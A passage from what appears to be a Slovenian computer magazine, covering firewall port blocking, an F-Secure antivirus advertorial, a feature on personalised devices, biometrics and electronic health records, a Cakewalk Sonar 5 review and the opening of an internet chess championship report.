Informacijo o uporabljenih vratih pa lahko uporabimo tudi za blokado določene vrste prometa. Uporabnikom lahko recimo omejimo dostop do strežnika za elektronsko pošto prek odjemalca (kot je MS Outlook), dovolimo pa ogled prek spletnega brskalnika. To storimo z blokado vrat 110 (za POP3). Tovrstne »finejše« nastavitve omejevanja prometa izvajamo na požarnih zidovih (firewall). Največkrat je njihova funkcionalnost dodana usmerjevalnikom, če so zahteve strožje, pa so lahko tudi kot samostojne naprave. Uporabnik lahko namesti v svoj računalnik tudi osebni požarni zid, kakršen je dodan v Windows XP. Požarni zidovi pa niso le pripomoček za zaščito, temveč so lahko pri nepravilni rabi razlog za težave – nepravilno delovanje.

#### NASLEDNJIČ: IZ TEORIJE V PRAKSO

Spoznali smo nekatere najosnovnejše in najnujnejše pojme. V naslednji številki pa se bomo tudi praktično poigrali. Med seboj bomo povezali več naprav. Nekaterim bomo dodelili naslove ročno, drugim prek strežnika DHCP, prek usmerjevalnika bomo zagotovili dostop omrežja do spletnih strani, iz interneta omogočili dostop do nekaterih strežnikov in še kaj ... ■



# F-Secure® izbran za najboljši protivohunski program

Trenutno je v svetu znanih več kot 150.000 računalniških virusov in njihovo število stalno raste, s tem pa postaja računalniška varnost vedno bolj pomembna tema. Finsko podjetje **F-Secure®** protivirusne rešitve razvija že od leta 1988, v Sloveniji pa je prisotno od leta 1993. Distribucijo, sistemsko podporo in izobraževanje za izdelke podjetja F-Secure izvaja podjetje **Medinet** iz Maribora. Najsodobnejše protivirusne in protivohunske zaščite F-Secure za podjetja in za posameznike so prevedene tudi v slovenski jezik.

**F-Secure Anti-Virus Client Security** je namenjen zaščiti računalnikov v podjetjih in je pred kratkim prejel prestižno priznanje ameriške revije za poslovno računalništvo **InfoWorld** za najboljšo protivohunsko zaščito. Poleg protivirusnega programa z več pregledovalniki, požarnega zidu, preprečevanja vdorov in nadzora aplikacij omogoča tudi zaščito pred vohunskimi programi, omejevanjem sprememb in nastavitvev računalnika. Program sproti pregleduje elektronsko pošto in spletni promet. Program podpira tudi Cisco NAC, ki onemogoča uporabo omrežja, če računalnik ni ustrezno zaščiten, ter samodejno vklopi dodatne nastavitve požarnega zidu, če se na primer prenosni računalnik uporablja izven podjetja. Pri reviji **InfoWorld** so testirali deset rešitev za centralno zaščito podjetij pred računalniškimi virusi in ostalimi škodljivimi programi.

F-Secure Anti-Virus Client Security je uspešno ubranil testni računalnik pred vsemi grožnjami in za svoje zmožnosti je program prejel skupno oceno "odlično".

Vedno bolj razširjen postaja tudi **F-Secure Internet Security 2006 za posameznike**. Tudi pri banki Barclays so se pred kratkim odločili, da bodo strankam svoje spletne banke za zaščito računalnikov odslej priporočali rešitev F-Secure Internet Security. Vodja poslovanja pri banki Barclays David Mitchell je komentiral: "Varnost je ena najpogostejših skrbi tistih, ki se odločajo za spletno bančništvo in nakupovanje izdelkov ali storitev preko interneta. Našim strankam želimo nuditi najboljše varnostne rešitve, tako da s tem povečamo zaupanje v storitve. Po testiranju množice različnih rešitev smo se odločili, da podjetje F-Secure ponuja najboljše rešitve."

Rešitve F-Secure uporabljajo in priporočajo tudi nekatere slovenske banke, od januarja 2006 pa so brezplačno na voljo tudi vsem uporabnikom Amis\_ADSL in kableskega dostopa do interneta. Program F-Secure Internet Security 2006 je v celoti preveden v slovenščino, možno pa ga je kupiti pri vseh pooblaščenih prodajalcih F-Secure v Sloveniji. Upabnikom je na voljo tudi brezplačna preizkusna verzija na spletnem naslovu <http://www.f-secure.si>.

# NAJVIŠJA RAVEN ZAŠČITE JE POSTALA ŠE VIŠJA!

## Protivirusne rešitve F-Secure za:

- Podatkovne in poštno strežnike
- Delovne postaje in prenosnike
- Požarne zidove in prehode
- Dlančnike in mobilne telefone

Več informacij:

[info@f-secure.si](mailto:info@f-secure.si)

[www.f-secure.si](http://www.f-secure.si)



poosebljanje tehnologije

## Naprave po meri posameznika

Na svetu ne obstajata dve enaki osebi in vsak od nas je drugačen od drugih. Tehnološke rešitve pogosto zanemarjajo to enostavno dejstvo. Vsak od nas pa bi rad prilagodil tehnologijo sebi, tako da ustreza njegovim osebnim potrebam. Takšna želja je neuresničljiva brez ustreznih orodij. Tovrstna orodja pa že obstajajo in so ponekod sposobna tudi samostojnega delovanja.



»Poživljanje« vsakdanjika: Prilagodljivi mobilniki omogočajo prenos razpoložena sogovorniku

**Piše: Esad Jakupović**

esad.jakupovic@mojmikro.si

Ljudje se ponekod čutijo preplavljeni s tehnologijami. Po anketi analitskega podjetja Research International Deutschland se 57 odstotkov Nemcev pritožuje, da postajajo elektronske naprave vse bolj zapletene. Toda če bi proizvajalci potrošniške naprave »slekli do kože« in jih opremili z minimumom zmogljivosti, bi uporabniki ostali brez kopice koristnih inovacij. Prava rešitev je **poosebljanje naprav**, brez katere proizvajalci tvegajo izgubljanje konkurenčne prednosti.

### SAMODEJNO PRILAGAJANJE

Poosebljanje mobilnih telefonov, medicinske opreme, avtomatskih sistemov, kabin vozil in mnogih drugih sistemov je veliko več kot marketinška ideja zaradi povečevanja zvestobe potrošnikov. Poosebljanje namreč **poenostavlja** sicer kompleksne postopke delovanja, vsebine ali funkcije tehničnih naprav. V osnovi se izvaja na eden od dveh načinov: **uporabnik spreminja lastnosti** ali videz sistema ali pa se **sistem samodejno prilagaja** navadam in nagnjenostim uporabnika. Zgled prve vrste poosebljanja je, ko uporabnik zamenja ohišje mobilnega telefona ali pa prilagodi programsko opremo prek menija, tako da dodeli posamezne funkcije določenim tipkam. Samodejno prilagajanje vključuje spremembe, kot je »interaktivno filtriranje«, s katerim na primer spletne prodajalne ponujajo določenemu uporabniku izbiro izdelkov ali storitev, ki bi ga lahko zanimala.

**Podatki**, ki se uporabljajo za tovrstno prilagajanje, se zbirajo s prejšnjih obiskov in primerjav z drugimi uporabniki. Druga možnost je uporaba vnaprej definiranih profilov, ki je zasnovana na programski opremi, sposobni učenja na podlagi »opazovanja« uporabnika. Namen je opredelitev njegovega načina ravnanja z določeno napravo in potem izdelava prilagojenega vmesnika. Sistem je še vedno v razvoju in je z njim treba ravnati previdno. Uporabnik lahko namreč vznemirja, če ne ve, kakšne informacije sistem o njem zbira. Zavedati se moramo tudi, da bo samodejno prilagajanje sprejeto le pod pogojem, da se značilnosti naprav ne spreminjajo prepogosto, saj bi lahko

to spravilo uporabnika v zadrego in ga sililo v učenje novih značilnosti. Sistemi poosebljanja morajo biti torej **lahko razumljivi**.

### SPREMINJANJE ARMATURNE PLOŠČE V AVTU

Posamezni **mobilni telefoni** (kot je Siemens CX70) se odzivajo na dotik in lahko prek slik **reagirajo na razpoloženo uporabnika**. Tipke

se uporabljajo tudi za upravljanje tridimenzionalnih podob, ki izražajo deset različnih razpoloženj. Ohišje vsebuje vdolžna tipala gibanja in pritiska ter tako določi, ali je telefon pritisnjen, udarjen ali pretresen, ter uporabi lik npr. Jožice, Janeza ali Franceljna, ki je srečen, žalosten ali jezen. Animirano sliko je mogoče poslati prek večpredstavnega sporočanja (MMS). Ti liki so le začetek razvoja tehnologije **avatarjev**, ki

### Hiša na kolesih

Avtomobil prihodnosti bo tudi poosebljen, saj v njem običajno prebivamo kar nekaj časa vsak dan, pa še pogosto imamo do njega poseben odnos. Avto bo med drugim naš komunikacijski center za **upravljanje in nadzor stanovanja**. Iz avta bomo lahko odprli okna v stanovanju, preverjali vrata, vključevali hišne naprave in podobno. V tem primeru bomo seveda morali najprej poskrbeti za pametno opremo in povezavo avta in stanovanja. Vse naprave in tipala v stanovanju morajo biti tako usklajeni, da se lahko prenašajo do marsikatero vrste terminala, kot je mobilni telefon ali infozabavni sistem v avtu. Vsi podatki se bodo usmerjali skozi omrežni prehod. Povezovanje stanovanja z avtom ni velik problem in danes že preizkušajo različne ročne naprave za upravljanje hišnih aparatov. Sprejemna naprava v avtu, ki je lahko kombinacija mobilnega telefona in organizatorja, mora biti narejena za prostoročno uporabo, za kar se lahko uporabi tehnologija bluetooth. V projektu **EasyCo**, ki ga vodi dr. Nhu Nguyen Thien iz tima Siemens VDO, kot vmesnik za upravljanje s hišnimi napravami preučujejo sistem z na dotik občutljivim zaslonom, opremljenim s sklopom za **prepoznavanje gibov roke**. Sistem bi lahko uporabljali tudi za upravljanje naprav v avtomobilu. Če bi na primer grobo s prstom narisali noto, bi sistem vključil radio in izbral postajo, ki jo običajno poslušamo. Za izbiro druge postaje bi potem grobo napisali številko na zaslonu, po seznamu, ki nam ga lahko sistem samodejno ponudi. Če pa bi narisali srce, na primer, bi sistem poklical mobilno številko žene ali moža oz. najdražje osebe. S podobnimi znaki bi lahko po potrebi aktivirali tudi hišne sisteme in aparate kar iz avtomobila.

Poosebljeni bodo tudi drugi sistemi v avtu, začeni s kartico za odpiranje vrat. Sistem bo lahko samodejno zaznal kartico v našem žepu do oddaljenosti nekaj metrov. V trenutku ko se dotaknemo kljucke, bo sistem odklenil vrata v nekaj milisekundah. Istočasno bo nastavljal sedež, volan, ogledala, ogrevanje ali hlajenje, zaščito pred soncem, radio in še kaj po naših nastavitvah, če je bilo vmes kaj spremenjeno. V prihodnosti bo mogoče poosebiti tudi nekatere temeljne funkcije, na primer prestavljanje. Prilagodljivi sistemi bodo lahko usklajevali zmogljivosti avta glede časa tipične reakcije ali obnašanja različnih voznikov, seveda zmeraj predvsem zaradi varnejše vožnje.



**Modularna kabina: V avtomobilih prihodnosti bo mogoče izbrati armaturno ploščo po lastnem okusu in jo pozneje po želji zamenjati.**



bodo sposobni narediti veliko več. Uporabniki bodo v prihodnosti sposobni določiti ne le videz avatarjev, temveč tudi njihovo obnašanje. Bodoči avatarji bodo osebni sogovorniki, kot svojevrstni dvorniki, ki bodo sposobni reagirati na čustva svojih lastnikov. Mobilni telefon je idealen za poosebljanje, ker lahko razširi navidezni svet uporabnika kadarkoli in na katerikoli lokaciji.

Tudi avtomobili so primerni za poosebljanje. Siemens VDO Automotive je lani predstavil študijo o **modularni kabini** avta, sestavljeni iz armaturne plošče pred voznikom in sopotnikom ter centralne armaturne plošče. Vsi elementi kabine so standardizirani elektronski vmesniki, kar pomeni, da jih lahko zamenjamo. Ideja je prevzeta iz sveta računalnikov. Voznik lahko na primer



**Zapetnica namesto papirne mape: Osebni podatki o pacientu se lahko danes zapišejo na trak na roki.**

kombinira seznam najpogosteje uporabljenih večpredstavnih značilnosti in s tem hitro izbere priljubljeno radijsko postajo ali CD-ploščo ali pa izbere telefonsko številko. Pomembne informacije, kot sta hitrost vozila in prikaz poti, se projicirajo na vetrobransko steklo. Uporabnik (voznik) lahko izbere, kateri podatki bodo projicirani na steklo in kateri prikazani na večfunkcijskem

## Poosebljanje v letu 2020

Moški srednjih let po imenu Bob se zjutraj zbudi in se zagleda v nebo modro kot na razglednicah. Prek njega preletavajo ptice v najrazličnejših barvah in se spuščajo skoraj do površine zelenomodre površine jezera. Nekatere letijo do zelenih hribov v ozadju, se vračajo do jezera in priletijo na drevje v bližini Bobovega velikega okna. Bob se posveti pregledu novosti na svojem osebnem portalu, imenovanem enostavno Moj svet. Vmesnik je oblikovan kot vrtljivi tridimenzionalni globus, okrašen s slikami, ki predstavljajo informacije, revije, e-pošto, zanimivosti, osebne povezave in še marsikaj po Bobovi izbiri. Bob kar z rokami vrti svoj povsem **poosebljeni infoglobus** in izbira digitalne podobe za pregledovanje, branje ali odgovarjanje. Nenadoma se prikaže plavalaska Cynthia in ga z ljubkim glasom opomni: »Bob, dragi, dr. Richmond se želi pogovoriti s tabo.« Cynthia ni resnična oseba, ampak Bobov **avatar**, računalniško ustvarjena osebnost, ki skrbi za Bobove komunikacije, obveznosti in podobno. Dr. Richmond pa je Bobov osebni zdravnik, v bistvu še več – **zdravnik, ustvarjen samo za Boba**, ker je tudi on računalniška osebnost, ki ve vse o Bobovem zdravju, potrebne informacije o medicini pa pridobiva od mogočnega osrednjega računalniškega sistema bolnišnice. Danes dr. Richmond svetuje Bobu o uporabi zdravil za izboljšanje krvne slike. Čez nekaj dni, ko se bo Bob vrnil domov, se bo dr. Richmond pojavil tudi na domačem infozabavnem sistemu in mu svetoval o izbiri živeža v skladu z naravo Bobove bolezni in predpisanim načinom zdravljenja. Po pogovoru s poosebljenim zdravnikom o zdravljenju se Bob odloči za nekaj spanja. Njegova avatarka ga vpraša: »Bob, dragi, kdaj naj te zbudim?« »Kadarkoli«, odgovori Bob, vendar ne pozabi te lepe besede - 'dragi'.

**Odbobje popolnega poosebljanja: V letu 2020 bo tudi zdravljenje povsem po meri pacientov.**




## Katere podatke bi zaupali spletni prodajalci?



**Poosebljanje pridobiva pomen: Prilaganje spletne strani uporabniku povečuje njegovo zaupanje**

## Hitra rast globalnega trga biometrije



**Naložbe v poosebljanje: Svetovni trg opreme za biometrijo od leta 2004 hitro raste.**



**Trgovina s sistemom radijskih nalepk: RFID poenostavlja naročanje, skladiščenje in plačevanje, prinaša pa tudi tveganje neželenega branja podatkov. ▼**

instrumentu na armaturni plošči. Po mnenju strokovnjakov bomo v prihodnosti uporabljali le zaslone in več elektromehanskih instrumentov. Predlagajo tudi, da se namesto posebnega vmesnika za kabino uporabi meni, kakršnih smo že navajeni pri z radiu, CD- ali DVD-predvajalniku, televizorju ali dlančniku.

## BIOMETRIJA NA POHODU

Natančno merjenje koristi poosebljanja za poslovanje je zapleteno. Spletne raziskave kažejo, da se **prodaja povečuje** neposredno odvisno od ravni poosebljanja. Po raziskavi analitskega podjetja Fletcher Research se za nakupovanje prek nepoosebljenih spletnih strani odloča 28 % obiskovalcev, medtem ko se za nakupe na poosebljenih straneh odloča 68 % obiskovalcev. Raziskava Združenja za poosebljanje (Personalization Consortium) iz Massachusettsa med 4500 uporabnikov interneta je pokazala, da je večina voljna dati osebne podatke, če bo to omogočilo spletnem podjetju, da si zapomni njihova zanimanja in želje.

Danes je pri naročanju prek interneta vse bolj prisotna individualizacija. Kupci avtomobilov si želijo nastavljene sedeže,ogrevanje, ogledala, zadnje čase tudi poosebljene zračne blazine, saj nova tipala omogočajo nastavitve hitrosti in položaja blazine glede na velikost in težo voznika oz. potnika. Poosebljenje se uveljavlja tudi pri zaščiti proti kraji, s sistemi za odklepanje brez ključa. **Biometrija-**

## poosebljanje tehnologije

ska zaščita pridobiva vse večjo vlogo, kar potrjuje raziskava analitskega podjetja Frost & Sullivan, po kateri bo prihodek od prodaje biometrijskih naprav s 158 milijonov dolarjev v letu 2000 porasel na **3,5 milijarde dolarjev v letu 2009**.

Po oceni podjetja Acuity bo samo trg sistemov za preverjanje prstnega odtisa, zasnovanih na čipu porasel s 5,1 milijona dolarjev v letu 2001 na 424 milijonov dolarjev v letu 2006, predvsem zaradi povečevanja uporabe z mobilnimi telefoni. Od letošnje prodaje bo 35 % prihodka od sistemov za preverjanje prstnega odtisa in 33% od sistemov za prepoznavanje obraza.

Velik potencial ima tudi trg poosebljenih naprav za zdravstvo. V letu 2003 je evropski trg licenc programske opreme zrasel za 19,2 % in dosegel 207 milijonov evrov. Letos v Nemčiji načrtujejo izdajanje **elektronskih zdravstvenih kartic** za približno 80 milijonov zavarovancev, z vpisanimi podatki o zdravilih, kroničnih boleznih, prejetih vakcinah in drugih. Elektronski zapisi podatkov o pacientih so veliko več kot le posebna različica papirnih dokumentov, poudarja Siddharth Saha iz podjetja Frost & Sullivan, ki napoveduje, da bo v letu 2010 evropski trg elektronskih zdravstvenih kartic dosegel vrednost 699 milijonov evrov. Pilotski projekt zamenjave kartic v Nemčiji je utrl pot uvedbi elektronski zdravstveni evidenci v celotni Evropi.




**Kako zaščititi osebne podatke: V Siemensovi rešitvi so zdravstveni podatki namesto na kartici shranjeni v strežniku.**

### PODATKI NA KARTICAH

V bolnišnicah digitalne naprave v glavnem samujejo v sobah za intenzivno nego, v operacijskih dvoranah, na radioloških oddelkih in v podobnih prostorih. V še vedno redkih visoko tehnološko integriranih bolnišnicah, kot sta Alegant Health Lakeside Hospital v Omahi in Massachusetts General Hospital v Bostonu, se medicinski podatki prečistijo in potem kombinirajo z administrativnimi informacijami v obliki elektronskih zapisov o pacientu. Takšen poosebljen dokument »na zahtevo« in v realnem času pomeni revolucijo glede razpoložljivosti in natančnosti medicinskih podatkov. Informacijske tehnologije bodo zagotavljale uporabo vse večjih količin podatkov z namenom boljšega razumevanja posebnih zdravstvenih težav pacienta. S tem bo postajalo tudi zdravljenje v vse večji meri poosebljeno, seveda v različnih oblikah, odvisno od

## Laboratorij na čipu

Zdravstvena nega bolnika se bo v prihodnosti začejala z odvzemom kapljice krvi, ki jo bodo dali na majceno kartico, imenovano **hitri laboratorij** oziroma **quicklab** (v Siemensovi različici). Kartico s kapljico krvi bodo nato vstavili v analizator velikosti prenosnega računalnika. Analizator bo hitro postavil diagnozo bolezni ali napovedal morebitni razvoj bolezni – od raka sečnika ali prsi, do ateroskleroze ali Alzheimerjeve bolezni. Laboratorij na čipu oz. kartici je prva stopnica v novi liniji obrambe, v kateri bo poudarek na **preprečevanju in celovitem poosebljenem zdravljenju**. V naslednjih dvajset let bodo mnoge bolezni, vključno z rakom in srčnimi boleznimi, diagnosticirane in zdravljene dovolj zgodaj, da bodo lahko pacienti povsem ozdraveli. V Centru za molekularne raziskave Splošne bolnišnice v Massachusettsu (MGH) so razvili postopek ustvarjanja biorazgradljivih nanodelcev, ki se natančno prilegajo receptorjem celic raka prostate ali drugih ubijalcev. Vse celice s tako povezanimi nanodelci so rakave po definiciji. Pri snemanju z novo generacijo magnetnoresonančnih (MR) skenerjev celice raka s povezanimi nanodelci osvetlijo, kar omogoča izdelavo natančnih »zemljevidov« za kirurga, saj so sicer predrakave in zdrave celice videti povsem enako. Strokovnjaki zdaj razvijajo postopek, po katerem bi rakave celice vsrkale fluorescentne »nanonalepke«, ki bi potem svetile z infrardečo svetlobo, s tem odkrivala obolelo tkivo in tako olajšale kirurški poseg. Celoten postopek bi bil prilagojen bolniku in zagotovil najvišjo raven učinkovitosti.



**Označevanje za kirurgijo raka: Fluorescentne »nanonalepke« osvetlijo rakave celice (shema levo), kar omogoča razlikovanje zdravega tkiva (zgornji presek na srednji sliki) od rakavega (spodnji presek); laboratorij na kartici (desno) omogoča odkrivanje raka in celo tkiva, ki je v nevarnosti, da zboli za rakom (desno).**

starosti pacienta, njegovih težav, okoliščin zdravljenja, izkušenj bolnišnice in tako naprej. Poosebljenje je izjemno pomemben trend v zdravstvu.

V prihodnosti bodo podatki o pacientih inteligentno obdelani in takoj na voljo za zdravstvene namene, kar bo olajšalo vse faze kliničnega odločanja. Informacije bodo dostopne tudi na elektronskih zdravstvenih karticah. Poosebljenje lahko pridobi različne oblike. Danes lahko na primer kardiolog pediater analizira bite srca fetusa z domačim računalnikom sredi noči, da pomaga bolničark pripraviti postopek zdravljenja za nosečnico. Kmalu bo programska oprema vse bolj analizirala recepte glede na stanje pacienta in opozarjala zdravnika na specifična stanja, ki lahko pomenijo tveganje. V naslednjih letih bodo pacientovi genetski podatki uporabljani za določanje preventivnega zdravljenja bolezni, h katerim je nagnjen. Še višja stopnja poosebljenja bo uporaba informacij o pacientovem genetskem in proteomskem (utemeljenem na proteinih) ustroju z namenom določanja preventivnega zdravljenja in zdravljenja bolezni.

### TEŽAVE Z ZAŠČITO

Tovrstne sisteme raziskujejo tudi v bolnišničnem kompleksu Alegant Health Lakeside Hospital, ki so ga odprli v letu 2004, zajema pa devet bolnišnic in še 100 servisov. V bolnišnici deluje celovit sistem upravljanja, dobave, varnosti, kontrole, osvetljevanja in drugega. Vsi podatki o pacientih so v elektronski obliki, centralizirani in zapisani

tudi na karticah – od diagnostičnih in terapevtskih informacij, prek podatkov diete in uporabi zdravil, do informacij o zavarovanju in izdajanju računov. Celoten sistem upravljanja temelji na Siemensovi programske opremi **Soarian Clinical Access and Health Information Management (HIM)**, sistemu za arhiviranje in komunikacije PACS. V upravi bolnišnice poudarjajo, da so nove tehnologije, ki jih uporabljajo, za marsikoga še vedno »šok prihodnosti«. Toda, poudarjajo, v sodobni bolnišnici za to pravzaprav ni alternative.

Strokovnjaki, ki se ukvarjajo z različnimi vidiki poosebljanja, preučujejo tudi vprašanja poosebljanja procesov, sistemov, celo prilagojenih tovarn prihodnosti. Na drugi strani se ukvarjajo tudi z **zaščito podatkov**, vpisanih na karticah, nalepkah in na drugih mestih, ki so dostopna tudi nepooblaščenim osebam. S prihajajočo uporabo **radijske identifikacije (RFID)** se proces poosebljanja širi tudi na milijarde predmetov, ki bodo z nalepkami RFID pridobivali svojo »identiteto«, tako da bo mogoče vsak izdelek spremljati skozi ves življenjski cikel, od nastanka do uničenja. Zaščita osebnih, zdravstvenih in drugačnih podatkov oseb se seveda ne more primerjati z zaščito podatkov izdelkov in predmetov. Kljub temu je problem zaščite skupen, tudi zato, ker bosta ta dva osnovna vidika pogosto povezana, na primer pri zdravljenju za bolnika ali osebni prtljagi na potovanju, če omenimo samo dva od številnih možnih primerov. No, to je že tema za kakšno drugo priložnost. ■



# Cakewalk Sonar 5: prvi pri 64 bitih

Tokrat predstavljamo prvega v množici, bi lahko rekli. Preden bodo nekateri uporabniki drugih sekvenčnikov užaljeni, naj poudarim, v čem je Sonar prvi: To je prvi avdio/MIDI- sekvenčnik na trgu, ki popolno izrablja novo 64-bitno tehnologijo.

**Piše: Igor Matičič**

igor.maticic@mojmikro.si

Sicer pa je prvo mesto po priljubljenosti zanj že nekaj časa rezervirano onkraj luže, v naših krajih pa naj bi to mesto še vedno zasedal Cubase (SX). No, ti časi se lahko tudi spremenijo, še zlasti zaradi dejstva, ker so se pri Cakewalku veliko naučili iz časov, ko jih je takratni Steinberg (Cubase) s predstavitvijo tehnologije VST »povozil« za nekaj let napredka. A vse se nekoč vrne ...

## STUDIO IN PRODUCER

Sonar 5, kot tudi že nekatere prejšnje različice, nastopa v dveh programskih izdajah: Studio in Producer. Obe vsebujeta vsa osnovna in zahtevnejša orodja in delujeta z isto tehnologijo razlike so le v nekaterih dodatkih, ki pa jih morda kateri izmed manj večjih uporabnikov še opazil ne bo. Bo pa zato morda zadovoljnejši, če bo udarec po žepu manjši.

### Kaj zmore Sonar kot MIDI/avdio sekvenčnik?

Za tiste, ki se prvič srečujete s Sonarjem ali morda celo pojmom MIDI/avdio sekvenčnik, naj na kratko pojasnim raznovrstnost tega programa. Namenjen je glasbenikom vseh vrst, saj podpira zelo različne načine ustvarjanja glasbe: Večstezno MIDI in avdio snemanje, napredno snemanje po korakih, urejanje in obdelava posnetkov, dodajanje zvočnih učinkov, urejanje notnega črtvoja, sinhronizacija z zunanjimi enotami, opremljanje video posnetkov z zvokom/glasbo, prostorsko mešanje zvoka, avtomatika mešanja in še mnogo drugih.

Pomembno pri Sonarju je, da že od vseh začetkov (ki segajo v zdaj že daljne različice MS-DOS in Windows, ko se je program imenoval še Cakewalk) deluje **izredno zanesljivo in uporabniku prijazno** (lastnoročno preverjeno). Bomo videli, ali bo enako tudi z novimi različicami ...

### KAJ PRINAŠA 64-BITNA TEHNOLOGIJA

Uporaba 64-bitne tehnologije v glasbeno-zvočnem smislu sicer ne pomeni neposredne slišne izboljšave (kakovost zvoka je seveda še vedno odvisna od kakovosti A/D- in D/A-zvočnih pretvornikov), pač pa se seveda **poveča hitrost izvajanja operacij** in posredno zato

lahko dobimo **natančneje obdelan zvok**. Za optimalno uporabo te tehnologije seveda potrebujemo **ustrezen procesor in Windows XP v 64-bitni različici**. Poskrbljeno pa je seveda tudi za uporabnike z navadnim (32-bitnim) sistemom XP, saj programska oprema nastopa v **obeh različicah**. Razlika med njima se pokaže v hitrosti izvedbe, ki je po nekaterih meritvah od 20 do 30 % večja pri 64-bitnem sistemu. Dodatna prednost 64-bitnega sistema se kaže tudi v večjih možnostih pri **nadgradnji** (pomnilniški moduli velike zmogljivosti pridejo pri vzorčenju zvoka še kako prav).

Da ni vsak napredek idealen, pa kaže dejstvo, da je programskemu paketu priložen tudi pripomoček **BitBridge**, ki vse dosedanje (32-bitne) vtične dodatke VST (zvočni učinki ipd) pripravi za uporabo v 64-bitni tehniki. Na videz preprosta stvar, a brez tega bi se lahko vsak uporabnik ob nadgradnji zopet znašel na začetku zbiranja VST-vtičnikov po lastnem okusu ...



Slika1: Sintetizator PSYN II

### VIRTUALNI INSTRUMENTI IN ZVOČNI UČINKI

Razlika med izdajama Producer (obsežnejša) in Studio se kaže v pripadajočih programskih vtičih v obliki virtualnih glasbenih instrumentov in zvočnih učinkov. Pri prvi je teh namreč precej več.

**PSYN II** je sintetizator zvokov analognega sloga, ki deluje na osnovi subtraksije in je primeren za uporabo toplih basovskih in solo partov.

**RXP REX Player** pa je primernejši za predvajanje zvočnih zank in vzorcev. Pripada mu tudi knjižnica vzorcev. Potem so tu še Pentagon I (analogni), Roland GrooveSynth in nekateri drugi, že iz prejšnjih različic znani instrumenti.

Na področju zvočnih učinkov in procesorjev si daleč največ pozornosti zaslužita **Perfect Space** in **Rolandov V-Vocal** (VariPhrase Technology). Prvi deluje na 64-bitni tehnologiji convolution – vzorčenja bolj ali manj odmevnih prostorov, kar daje končnemu izdelku občutek izredno realne zvočne slike. Pripada

mu namreč knjižnica 340 vzorčenih odmevov iz vrhunskih akustično opremljenih dvoran in prostorov kot tudi znanih elektronskih zvočnih učinkov. **V-Vocal** pa je namenjen predvsem spremembi tempa in višine zvočnega posnetka (ali vzorca) v trenutnem času. Zelo primeren je za popraviljanje manj kakovostnih vokalnih



Slika2: V-Vocal deluje na podlagi tehnologije VariPhrase

posnetkov: popravek neuglašenosti, vibrato, poudarjanje ipd. Vsekakor profesionalno orodje, ki pa v nepravih rokah lahko prinese pretiravanje z obdelavo posnetkov in s tem do slabše kakovosti, zato previdno.

Tudi za tiste, ki želijo končno mešanje opraviti v **prostorski (surround) tehniki**, je primernejša izdaja programa Producer, saj poleg zagotavljanja prostorskega mešanja v več formatih vsebuje tudi prostorski stiskalnik **Sonitus**.

Sicer pa drugih večjih razlik med izdajama ni, saj je vse drugo (tudi že doslej znani zvočni učinki in instrumenti) tudi v izdaji Studio.

### PETICA ZA PETICO

Sonar 5 je nedvomno vrhunski izdelek, ki si je svojo petico krepko zaslužil. Ima toliko kakovostnih orodij, da si ga težko predstavljam v kombinaciji z manj zmogljivo zvočno kartico, ki sicer danes pripada povprečnemu računalniku. Mislim namreč, da bo treba seči malce globlje v žep in Sonarju dodati katerega izmed **kakovostnejših zvočnih pretvornikov**, sicer bo vsaka nadgradnja s prejšnjega sistema izgubila svoj pomenu. MIDI/avdio sekvenčnik je vendarle osrednja enota modernega snemalnega/glasbenega studia in temu primerna naj bo tudi druga oprema. Če pa ste morda še vedno v dvomih, ali je Sonar 5 prava stvar za vas, pa ne skrbite: veliko orodij podobnih funkcionalnosti najdete tudi v starejših različicah sekvenčnikov. Naj bo le ustvarjena glasba tista, ki je pomembna, ne glede na število bitov ...

računalniki in šah

## 3. evropsko internetno prvenstvo v šahu

Od 9. do 22. januarja 2006 je ECU v sodelovanju s firmo ChessBase priredil 3. evropsko internetno prvenstvo. Ta uspela prireditev je dokaz več, da pomeni internet pravi razcvet šahovske igre.

**Piše: Vojo Mencinger**

vojko.mencinger@mojmikro.si

Evropska šahovska zveza (ECU – European Chess Union) je ena od štirih celinskih zvez v okviru mednarodne šahovske organizacije FIDE. In zagotovo najaktivnejša. Če samo omenimo izjemno priljubljenost odprtih evropskih prvenstev, kjer se zbere tudi več kot 130 velemojstrov, kar je za posamične turnirje rekord brez primerjave. Tudi organizacija internetnega prvenstva je »unikat« ECU.

### 3. EVROPSKO INTERNETNO PRVENSTVO

Od 9. do 22. januarja 2006 je ECU v sodelovanju s firmo ChessBase priredil 3. evropsko internetno prvenstvo. Tekmovanje je potekalo na strežniku **Playchess.com**. Skupni nagradni sklad je znašal zares lepih 6000 evrov. Turnir je bil **odprtega tipa**, kar pomeni, da je na njem lahko nastopil vsak šahist, registriran za eno od 53 evropskih nacionalnih šahovskih zvez. To je bilo tekmovalje v **hitropoteznem šahu**, ki je v internetu nasploh najbolj priljubljen. Turnir je bil razdeljen v:



- štiri odprte predtekmovalne turnirje – po švicarskem sistemu, 9 kol,
- odprti turnir kandidatov,
- finalni turnir.

### PREDTEKMOVANJE

Za sodelovanje na enem od štirih odprtih predtekmovalnih turnirjev je moral šahist izpolnjevati naslednje zahteve:

- **veljavni račun v strežniku** – tega pridobi z nakupom enega od programov podjetja ChessBase (Fritz, Shredder, Hiarcs ...),
- **vsaj status »skakača«**,
- **kakovostna internetna povezava**; če je šahist imel težave s povezavo, kar je lahko povzročalo težave z vodenjem turnirja, in so bile zakasnitve večje od ene sekunde, je lahko turnirski direktor takšnega udeleženca izločil iz turnirja.

